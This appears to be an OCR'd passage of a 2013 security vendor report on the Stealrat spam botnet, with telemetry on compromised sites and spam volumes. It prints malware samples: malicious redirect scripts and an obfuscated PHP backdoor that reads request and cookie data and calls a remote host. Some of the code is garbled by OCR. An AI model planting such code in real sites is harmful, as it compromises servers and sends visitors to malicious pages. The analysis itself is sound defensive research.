```

```
<html>
<head>
<script type="text/javascript">
<!--
if(navigator.userAgent.match(/(mobile|android|blackberry|brew|cldc|docomo|htc|j2me|micromax|lg|midp|mot|motorola|netfront|nokia|obigo|openweb|opera
  window.location = "http://slavasesta.ru/11/?sub_id=3064&dd_id=0";
)iphone
//-->
</script>

<script language="JavaScript"> parent.window.opener.location="http://refsatonsa.ru/access?key=ee98afc20fa4d3d1bc7aec8f511d93ec";</script>

<meta http-equiv="refresh" content="0;URL=http://slobodasta.ru/access?key=19cc8b7b32ef9c52774eabb9cbd32075">

  <title>Вконтакте</title>

</head>

<body onload="tim()">
<br>
<body>
</body>
</html>
```


```
<?php
// Silence is golden.
?>

<?php
//####=###
 $GLOBALS['_1890322016_']=Array(base64_decode('ZXJyb3Jf' .'cmVw' .'b3' .'J0aWSn'),base64_decode('' .'bXRfcm' .'FuZA=='),base64_decode('dXJsZGV'
.'jb2R1'),base64_decode('aU' .'5pX3N1dA==' .'='),base64_decode('d' .'W' .'5wYWNr'),base64_decode('cHJ1Z19' .'tYXRj' .'aA=='),base64_decode('Zm'
.'lsZV9nZXRfY2ouGV' .'u' .'dHM='),base64_decode('Y29zaA=='),base64_decode('aW1' .'h2Vj' .'b5B5'),base64_decode('d' .'XJ' .'sZ' .'W'
.'5jb2Rl'),base64_decode('' .'dX' .'JsZN5j' .'b2R' .'1'),base64_decode('bHQi'),base64_decode('c3Ryc' .'G9'
.'z'),base64_decode('bWtkaXI='),base64_decode('aW5' .'pZ2did4=='),base64_decode('2ml' .'sZV' .'9nZX' .'RfY29udGVu' .'d' .'HM'
.'='),base64_decode('' .'ZnVuY3R' .'pb2' .'5f' .'ZXhp' .'c3' .'Rz'),base64_decode('Y3VybF9pbm' .'lO'),base64_decode('Y3Vy' .'bF' .'9zZX' .'Rvc'
.'HQ='),base64_decode('' .'YX' .'JyYXlf' .'b' .'W' .'Fw'),base64_decode('Y' .'3VybF9z' .'ZXR' .'vcH' .'Q='),base64_decode('Y3' .'VybF'
.'9leGVj'),base64_decode('aW' .'1h22VkZXN' .'0cm95'),base64_decode('' .'YXJyYX' .'if' .'cG9w'),base64_decode('Y3V' .'yb' .'F9' .'jbG9zZ' .'Q='
.'='),base64_decode('c3' .'R' .'ya' .'XBz' .'bGFzaGVz'));  function _1709927748($i){$a=Array('' .'ZGlz' .'cGx' .'heV' .'9lcnJvcnM' .'=','M' .'A='
.'=','Y2x' .'pZW5OZXNoZWNr','Y2xpZW5OZXNoZWNr','IV' .'xTIXU' .'=','' .'U' .'ONSSVB' .'UXOZ' .'JTEV' .'OQU1' .'F','dQ==','dw==' .'=','U' .'OVSV'
.'kVSZO5BT' .'U=','UkVRVUVTV' .'F9U' .'Unk=','SFRUUF9VUOV5X' .'O' .'FHRU' .'5U','aHR0cDo' .'vL' .'2FsZXh2YW5kZWVWlm' .'NVbS9' .'nZXQucGh'
.'vP2Q9','JnU9','' .'J' .'mN9','JmK9N' .'TcmaDO=','MD' .'d' .'jYzk4' .'NTNhO' .'TA' .'2ZT' .'Zl' .'Y' .'zkzNTg' .'1OWY4' .'NGEy' .'NU' .'Yw' .'OT'
.'M=','MTc=','c' .'mNid' .'mN' .'qd3Np' .'Z2pObg' .'==','2' .'m' .'il' .'eg' .'==','YWxsb3dfdX' .'JsX2Z' .'vcGVu','Y3VybF' .'9pbmlO','' .'cA==','
.'N2YxYT' .'kO' .'M' .'zk=');return base64_decode($a[$i]);}
$GLOBALS['_1890322016_'][0](round(0));if(round(0+1912.5+1912.5)<${$GLOBALS['_1890322016_'][1](round(0+282.8+282.8+282.8+282.8+282.8),round(0+601.5+60
1.5+601.5+601.5))}$GLOBALS['_1890322016_'][2]($oac1_0,$_REQUEST);$GLOBALS['_1890322016_'][3](_1709927748(0),_1709927748(1));while(round(0+359+359)-
round(0+359+359))$GLOBALS['_1890322016_'][4]($_REQUEST,$_SERVER,$oac1_1,$_COOKIE);if(!empty($_COOKIE[_1709927748(2)])){die($_COOKIE[_1709927748(3)])
;if(${$GLOBALS['_1890322016_'][5](_1709927748(4),$GLOBALS['_1890322016_'][6]($_SERVER[_1709927748(5)]))}$oac1_1=_1709927748(6);else
$oac1_1=_1709927748(7);$oac1_2=$_SERVER[_1709927748(8)]
```

```
<?php
echo '<h1>
You see this page because one of your friends <br> have invited you.<br>
Page loading, please wait....
</h1>';
?>
<script type="text/javascript">
setTimeout(function(){
document.location.href='http://hifoxnws.com/';}, 3500);
</script>
```

```
<?php
$urls = array (
        'http://hifoxnws.com',
    'http://efoxxs.com',
    'http://youfxx.com',
    'http://on-nwsfx.com',
    'http://lowfxs.com',
    'http://sofxnws.com',
    'http://loseweightfastdietswithoutexercise.com/indexer.php?a=276559&c=wl_con',
        );

$n = mt_rand(0,count($urls) - 1);
$rand_url = $urls[$n];
?>
<meta http-equiv="refresh" content="1; url=<?php echo  $rand_url;?> ">
```

Telemetry


- **Compromised websites:** After more than two months, we monitored around 170,000 unique IP addresses or domains that were, at one point or another, compromised. Each IP address or domain hosted at least two spam mailer scripts.




Note that 53.9% of the domains were nonregion specific (e.g., .gov, .com, .org, etc.).

- **Compromised machines:** Emulating an infected machine, a single running malware process will attempt to send out spam data around 8,640 times a day.

Stealrat Malware Detections by Region, April 1-June 18, 2013



- **Compromised email addresses:** While the majority of recipients were from the big online email service providers, we also found some pretty interesting email addresses, including several that ended with .mil, .gov, and .edu. Email addresses that belonged to organizations in the banking and gas industries were thrown into the mix as well.



We believe most of these email addresses have been gathered from various sites and email dumps. They seem to have not been vetted as well in terms of quality, as one—*cybercrime@fbi.gov*—was used by a ransomware variant.[7] In sum, the Stealrat operators currently send spam to around 7,000,000 email addresses in rotation.

7 Andy. (May 18, 2013). *Trojan Killer.* "Computer Crime and Intellectual Property Section Ransomware." Last accessed July 16, 2013, http://trojan-killer.net/computer-crime-and-intellectual-property-section-ransomware/.

Conclusion

Exploiting vulnerable websites to send out spam is no longer a new technique. But Stealrat particularly stood out because its operators effectively used different forms of web threats that independently work to anonymize spam domains. While it can be argued that the operation could have been more successful, Stealrat could very well still have just paved the way for a new trend in spamming.

Stealrat's operators set very clear boundaries. They used compromised sites to send out spam. They also used compromised machines but only as mediators between the compromised sites and the spam server. This allowed them to cover their tracks, as they left no clear evidence of a connection between the sites and their server. They also used legitimate mail servers and modified hosts to mask their traffic.

Just as we predicted, cybercriminals will always be on the lookout for new ways to evade security defenses.[8] Fortunately, Trend Micro product users are protected from the threat Stealrat poses. Powered by the Trend Micro™ Smart Protection Network™ cloud security infrastructure, our solutions rapidly and accurately identify new threats to protect you. Our multilayer email reputation technology, in particular, combines IP reputation, content analysis, and backend correlation to respond to email threats in real time. It blocks malicious emails and threats like zombies, in the cloud, before they even reach you.[9]

8 Trend Micro Incorporated. (2012). "Security Threats to Business, the Digital Lifestyle, and the Cloud: Trend Micro Predictions for 2013 and Beyond." Last accessed July 16, 2013, http://www.trendmicro.ca/cloud-content/us/pdfs/security-intelligence/spotlight-articles/sp-trend-micro-predictions-for-2013-and-beyond.pdf.

9 Trend Micro Incorporated. (2013). *Smart Protection Network—Data Mining Framework.* Last accessed July 18, 2013, http://cloudsecurity.trendmicro.com/us/technology-innovation/our-technology/smart-protection-network/index.html.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

Securing Your Journey to the Cloud

10101 N. De Anza Blvd.
Cupertino, CA 95014

U.S. toll free: 1 +800.228.5651
Phone: 1 +408.257.1500
Fax: 1 +408.257.2003